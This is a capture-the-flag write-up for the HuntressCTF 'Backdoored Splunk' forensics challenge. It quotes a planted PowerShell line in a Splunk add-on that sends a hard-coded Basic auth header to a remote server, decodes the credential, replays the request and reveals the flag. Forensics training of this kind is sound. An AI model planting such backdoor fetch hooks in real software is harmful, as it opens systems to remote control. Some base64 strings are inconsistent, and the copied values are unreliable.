


HuntressCTF-Backdoored Splunk-Challenge

 **Backdoored Splunk**
50 points - Forensics - 477 Solves - medium

Expires in: 00:29:51 + Extend Reset Stop

Author: Adam Rice


You've probably seen Splunk being used for good, but have you seen it used for evil?


NOTE: the focus of this challenge should be on the downloadable file below. It uses the dynamic service that is started, but you must put the puzzle pieces together to be retrieve the flag. The connection error to the container is part of the challenge.

Download the file(s) below and press the Start button on the top-right to begin this challenge.


Connect with:

- <http://chal.ctf.games:31673>


Attachments:  Splunk_TA_windows.zip

 Submit

Once connected to the server, download the "Splunk_TA_windows.zip" file and extract the contents:



When navigating to the given web site, we get a return error "Missing or invalid Authorization header":



While inside of the extracted contents directory, we can grep for Key words. Using "grep" with the key word "Authorization" will produce a positive result. One file contains a powershell syntax with a base64 string:

```

(ztheapt@kali)-[~/Documents/HuntressCTF/BackdoorSplunk/Splunk_TA_windows]
$ grep -iR "authorization" *
bin/powershell/nt6-health.ps1:$OS = @($html = (Invoke-WebRequest http://chal.ctf.games:$PORT -Headers @{Authorization=("Basic YmFja2Rvb3I6dXNlX3RoZXNfdG9fYXV0aGVudGljYXRlX3dpdGhfdGhlX2RlcGxveWVkeXh0dHBfc2VydGVyCg==")}) -UseBasicParsing).Content
default/eventtypes.conf:#tags = access authorization add change account
default/eventtypes.conf:#tags = access authorization delete change account
default/eventtypes.conf:#tags = process authorization add
default/tags.conf:authorization = enabled
default/tags.conf:authorization = enabled
default/tags.conf:authorization = enabled
lookups/xmlsecurity_eventcode_action.csv:4704,success,Policy Change,Authorization Policy Change,A user right was assigned.,
"Windows Vista, Windows Server 2008"
lookups/xmlsecurity_eventcode_action.csv:4705,unknown,Policy Change,Authorization Policy Change,A user right was removed.,
"Windows Vista, Windows Server 2008"
lookups/xmlsecurity_eventcode_action.csv:4706,unknown,Policy Change,Authorization Policy Change,A new trust was created to
a domain., "Windows Vista, Windows Server 2008"
lookups/xmlsecurity_eventcode_action.csv:4707,unknown,Policy Change,Authorization Policy Change,A trust to a domain was rem
oved., "Windows Vista, Windows Server 2008"
lookups/xmlsecurity_eventcode_action.csv:4714,unknown,Policy Change,Authorization Policy Change,Encrypted data recovery pol
icy was changed., "Windows Vista, Windows Server 2008"
lookups/xmlsecurity_eventcode_action.csv:4911,unknown,Policy Change,Authorization Policy Change,Resource attributes of the
object were changed., "Windows 8, Windows Server 2012"
lookups/xmlsecurity_eventcode_errorcode_action.csv:4913,unknown,Policy Change,Authorization Policy Change,Central Access Policy on th
e object was changed., "Windows 8, Windows Server 2012"
lookups/xmlsecurity_eventcode_action_multiinput.csv:4768,failure,0x42,User-to-user authorization is required
lookups/xmlsecurity_eventcode_action_multiinput.csv:4769,failure,0x42,User-to-user authorization is required
lookups/xmlsecurity_eventcode_errorcode_action.csv:4704,success,-,A user right was assigned.,Policy Change,Authorization Po
licy Change,"Windows Vista, Windows Server 2008"
lookups/xmlsecurity_eventcode_errorcode_action.csv:4705,unknown,-,A user right was removed.,Policy Change,Authorization Pol
icy Change,"Windows Vista, Windows Server 2008"
lookups/xmlsecurity_eventcode_errorcode_action.csv:4706,unknown,-,A new trust was created to a domain.,Policy Change,Author
ization Policy Change,"Windows Vista, Windows Server 2008"
lookups/xmlsecurity_eventcode_errorcode_action.csv:4707,unknown,-,A trust to a domain was removed.,Policy Change,Authorizat
ion Policy Change,"Windows Vista, Windows Server 2008"
lookups/xmlsecurity_eventcode_errorcode_action.csv:4714,unknown,-,Encrypted data recovery policy was changed.,Policy Change
,Authorization Policy Change,"Windows Vista, Windows Server 2008"
lookups/xmlsecurity_eventcode_errorcode_action.csv:4911,unknown,-,Resource attributes of the object were changed.,Policy Ch
ange,Authorization Policy Change,"Windows 8, Windows Server 2012"
lookups/xmlsecurity_eventcode_errorcode_action.csv:4913,unknown,-,Central Access Policy on the object was changed.,Policy C
hange,Authorization Policy Change,"Windows 8, Windows Server 2012"
lookups/xmlsecurity_eventcode_errorcode_action.csv:4768,failure,0x42,User-to-user authorization is required,,,
lookups/xmlsecurity_eventcode_errorcode_action.csv:4769,failure,0x42,User-to-user authorization is required,,,

(ztheapt@kali)-[~/Documents/HuntressCTF/BackdoorSplunk/Splunk_TA_windows]
$ █

```

The screenshot displays the CyberChef web application interface. On the left, the 'Recipe' panel is active, showing a 'From Base64' recipe step. The 'Alphabet' dropdown is set to 'A-Za-z0-9+/', and the 'Remove non-alphabet chars' checkbox is checked. The main workspace is divided into two sections: 'Input' and 'Output'. The 'Input' section contains a single text block with the Base64 string: 'YmFja2Rvb3I6dXNlX3RoaXNfdG9fYXV0aGVudGljYXRlX3dpdGhfZGh1X2RlcGxveWVkaX2h0dHBfc2VydmVyCg=='. The 'Output' section shows the result of the decoding: 'backdoor:use_this_to_authenticate_with_the_deployed_http_server'. The output statistics indicate a time of 2ms, a length of 64, and 2 lines.

It is saying that we can use this powershell syntax to invoke the header, but we will need to make a minor change to the syntax to reference the port we are accessing it from.

In my case I am accessing it on port 31673. See changes made below.:

```
(ztheapt@kali)-[/home/ztheapt]
PS> Invoke-WebRequest http://chal.ctf.games:31673 -Headers @{Authorization=("Basic YmFja2Rvb3I6dXNlX3RoZXNfdG9fYXV0aGVudG
ljYXRlX3dpdGhfdGh1X2RlcGxveWVhX2h0dHBfc2VydmdVYCG=")}
```

Finally, we need to invoke the web request to obtain the header info in powershell. Note: If in Linux, download powershell with "sudo apt install powershell" (If you haven't already installed it):

```
(ztheapt@kali)-[/home/ztheapt]
PS> Invoke-WebRequest http://chal.ctf.games:31673 -Headers @{Authorization=("Basic YmFja2Rvb3I6dXNlX3RoaXNfdG9fYXV0aGVudG
ljYXRlX3dpdGhfdGhlX2RlcGxveWVhX2h0dHBfc2VydmdVpCg=")}

StatusCode      : 200
StatusDescription : OK
Content         : <!-- ZWNobyBmbGFnezyYwYmIzYmZhZjcwM2UwZmEzNjczMGFiNzBlMTE1YmQ3fQ== -->
RawContent      : HTTP/1.1 200 OK
                  Content-Type: text/html; charset=utf-8
                  Content-Length: 69

Headers         : <!-- ZWNobyBmbGFnezyYwYmIzYmZhZjcwM2UwZmEzNjczMGFiNzBlMTE1YmQ3fQ== -->
Images          : {}
InputFields     : {}
Links           : {}
RawContentLength : 69
RelationLink    : {}
```

Now that we have the header output, it seems to be encoded with base64. So, we can take the header string back into Cyberchef to decode it using "From Base64" as the recipe.

Recipe

From Base64

Alphabet

A-Za-z0-9+/=

☒ Remove non-alphabet chars

Input

start: 60 length: 60

end: 60 lines: 1

length: 0

ZWNobyBmbGFnezyYwYmIzYmZhZjcwM2UwZmEzNjczMGFiNzBlMTE1YmQ3fQ==

Output

start: 45 time: 1ms

end: 45 length: 43

length: 0 lines: 1

echo flag{60bb3bfaf703e0fa36730ab70e115bd7}

We now have the Flag!!!